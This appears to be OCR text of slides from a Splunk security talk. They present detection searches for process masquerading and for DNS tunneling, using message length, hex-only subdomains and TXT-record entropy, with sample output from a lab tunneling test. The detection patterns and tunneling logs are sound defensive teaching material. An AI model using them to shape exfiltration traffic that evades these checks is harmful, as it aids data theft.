  - Search: ***index=wineventlog sourcetype="WinEventLog:Security" EventCode=4688 | fields _time, New_Process_Name, Account_Name, Account_Domain | eval New_Process_Name=lower(New_Process_Name)| eval Filename = mvindex(split(New_Process_Name,"\\"),-1) | search [inputlookup processes.csv | fields Filename | dedup Filename] | search NOT [inputlookup processes.csv | fields New_Process_Name] | table _time, Filename, New_Process_Name, Account_Name, Account_Domain***
  - Real World: This search in a corporate environment shows a few FPs that can be identified and remediated
  - Custom: No, this uses standard process auditing and a lookup table

What Does It Look Like In Splunk?

- Operation details:
  - Attack Cycle: Gaining a Foothold / Maintaining Presence.
  - Frequency: Every hour -24h
  - Report / Alert: Report, running as a dashboard

_time	Filename	New_Process_Name	Account_Name	Account_Domain
2016-07-31 08:11:39	notepad.exe	\device\mup\fileserver\corporate\it\software\notepad.exe	bdupont	CONF2016
2016-07-31 08:11:15	notepad.exe	\device\mup\fileserver\corporate\it\software\notepad.exe	bdupont	CONF2016
2016-07-31 08:05:14	notepad.exe	\device\mup\fileserver\corporate\it\software\notepad.exe	bdupont	CONF2016
2016-07-31 08:04:44	notepad.exe	\device\mup\fileserver\corporate\it\software\notepad.exe	bdupont	CONF2016
2016-07-30 10:30:44	services.exe	c:\test\applocker\nolockdown\services.exe	FILESERVER$	CONF2016
2016-07-30 10:09:43	services.exe	c:\test\applocker\nolockdown\services.exe	FILESERVER$	CONF2016
2016-07-29 19:01:00	services.exe	c:\test\applocker\nolockdown\services.exe	FILESERVER$	CONF2016
2016-07-29 19:00:17	services.exe	c:\test\applocker\nolockdown\services.exe	FILESERVER$	CONF2016
2016-07-29 18:58:49	services.exe	c:\test\applocker\nolockdown\services.exe	FILESERVER$	CONF2016
2016-07-29 18:57:15	services.exe	c:\test\applocker\nolockdown\services.exe	FILESERVER$	CONF2016
2016-07-29 18:55:11	services.exe	c:\test\applocker\nolockdown\services.exe	FILESERVER$	CONF2016
2016-07-29 18:54:35	services.exe	c:\test\applocker\nolockdown\services.exe	FILESERVER$	CONF2016
2016-07-29 18:48:10	services.exe	c:\test\applocker\nolockdown\services.exe	FILESERVER$	CONF2016

A Word on DNS Attacks


- 2 Post Exploitation Scenarios
  - DNS Tunneling (SSH over DNS, TCP over DNS)
  - DNS Command and Control (Botnet using DGA)
- Plenty of talks on this topic
  - Best By - Ryan Kovar – Splunk .conf 2015 Presentation - https://www.splunk.com/pdfs/events/govsummit/hunting_the_known_unknowns_with_DNS.pdf
- Lets look at some areas that have not been covered and our new App


The Defense – DNS Debug CIM Compliant App

- Why do I need to log DNS Logs?
  - DNS can provide you insight into what hosts are speaking to what domains
  - Can provide you with the ability to detect tunneling without investing significant time and money into Network base IDS
  - Is a free source…. Well sort of ☺
- Why do I need the extra details checkbox ticked?
  - For an AAAA record will only show you **ALL** of the IP addresses
  - Will show you Data that is in TXT records
  - Can filter by Authoritative DNS Server or not. (Or any flag for that matter)
  - Can analyse Message Header Length (Message Header length is variable)

The Defense – DNS Debug Your Missing Out!

- A lot of DNS talks have discussed how to use the DNS debug logs to find attacks, but most are missing one checkbox… Literally






The Defense – DNS Tunneling Detection

- What: Detecting DNS Tunneling – Multiple Query Types, Small variation in message length
- Why: DNS is required to operate in an environment and is often unmonitored
- How:
  - Performing a distinct count on Message Length and Query Type on DNS Logs
  - Where: ***Logged on DNS Servers***
  - Search: ***index=dns AA=0 | stats dc(msg_length) as dcmsg dc(QTYPE) as dcq by domain |where dcmsg<4 AND dcq>2 | rename dcmsg AS "Distinct Count of Message Length", dcq AS "Distinct Query Types"***
  - Real World: This search in a corporate environment will show some FPs
  - Custom: Requires debug logging and App installed

What Does It Look Like In Splunk?

- Operation details:
  - Attack Cycle: Exfiltration / Mission Accomplished
  - Frequency: Every hour -1 hour
  - Report / Alert: Alert




The Defense – DNS Tunneling Detection

- What: Detecting DNS Tunneling – Domains only in HEX Characters
- Why: DNS is required to operate in an environment and is often unmonitored
- How:
  - DNS Debug Log. Following search looks for domains only with hex characters
  - Where: ***Logged on DNS Servers***
  - Search: **index=dns message_type=Query AA=0| eval list = "iana" |eval set="@hexa@" | `ut_parse(dest, list)` | eval sublen=len(ut_subdomain)| `ut_countset(ut_subdomain,set)` | spath input=ut_countset | rename ut_countset.sum as sumcount |where sumcount=sublen| stats count by ut_domain**
  - Real World: This search in a corporate environment will show some FPs for CDNs
  - Custom: Requires debug logging and App installed

What Does It Look Like In Splunk?

- Operation details:
  - Attack Cycle: Exfiltration / Mission Accomplished
  - Frequency: Every hour -1 hour, Once a day -25h
  - Report / Alert: Alert



The Defense – DNS Tunneling Detection

- What: Detecting DNS Tunneling –Entropy in DATA field of TXT Records
- Why: DNS is required to operate in an environment and is often unmonitored
- How:
  - DNS Debug Log. For TXT DATA fields with high entropy
  - Where: ***Logged on DNS Servers***
  - Search: **index=dns sourcetype=dns_log QTYPE=TXT DATA=* AA=0 message_type=Response | `ut_shannon(DATA)` | search ut_shannon>3.5 | table _time,src,DATA,ut_shannon,dest**
  - Real World: This search in a corporate environment may show some FPs
  - Custom: Requires debug logging and App installed

What Does It Look Like In Splunk?

- Operation details:
  - Attack Cycle: Exfiltration / Mission Accomplished
  - Frequency: Once a day -25h
  - Report / Alert: Report, running as a dashboard

_time	src	DATA	ut_shannon	dest
2016-07-30 11:36:07	192.168.70.136	1dd6014610d8237e5aa87dffffc038af5d	3.609850166028943	47a0014610ab211defadf9c38672d9316d.dnsleak.lab
2016-07-30 11:36:05	192.168.70.136	cc750146106edab8a00756ffffc038af5d	3.6098501660289433	593c014610fedeac98f873c384df63547c.dnsleak.lab
2016-07-30 11:36:03	192.168.70.136	1673014610076f2e3908cbffffc038af5d	3.693813488742864	682e014610f250c1a66e35c3824d60022a.dnsleak.lab
2016-07-30 11:36:01	192.168.70.136	e31c014610cc9ff77b6801ffffc038af5d	3.568301533767892	3f3a01461069fc1aac0944c380054c2f8a.dnsleak.lab
2016-07-30 11:35:57	192.168.70.136	86050146106a52c1ee4dabffffc038af5d	3.6571925329241437	0ff60146106962e1b19613c37de36796d8.dnsleak.lab
2016-07-30 11:35:55	192.168.70.136	93d001461030351be93918ffffc038af5d	3.5114684610893425	531e014610db81c4af95e1c37ba0d7a16e.dnsleak.lab
2016-07-30 11:35:53	192.168.70.136	44f9014610bfe8d2089cd6ffffc038af5d	3.619340871812292	54ba01461038f06a2a284ac379d15d1bd6.dnsleak.lab
2016-07-30 11:35:49	192.168.70.136	e1a8014610898e43be96d3ffffc038af5d	3.6571925329241433	554b01461024be60c7e9efc37546238e9d.dnsleak.lab
2016-07-30 11:35:47	192.168.70.136	6be2014610e6aa1eda8e73ffffc038af5d	3.679395106517186	10660146105d9c6f6f2248c37397d39b18.dnsleak.lab
2016-07-30 11:35:43	192.168.70.136	61ee014610f7747b90bba6ffffc038af5d	3.6601297526332566	6eb50146102a7d4d5d1af8c370097557cd.dnsleak.lab
2016-07-30 11:35:27	192.168.70.136	b2fe014610ec54b9552c90ffffc038af5d	3.6679139440006217	12ca014610caa338cc50d5c361703d6dd1.dnsleak.lab
2016-07-30 11:35:26	192.168.70.136	1c6c014610abea539672dbffffc038af5d	3.811460547566394	779d0146105050348a8470c360e0955c7c.dnsleak.lab

Questions?

Links And Details

- My Blog – mickeysecurity.blogspot.com
  - How to configure each log source
  - How to configure Group Policy
  - Some tips on building Security searches in Splunk
- Google Drive Repo – PowerPoint, Lookup Tables, Apps - goo.gl/Bc3pnl

THANK YOU

splunk>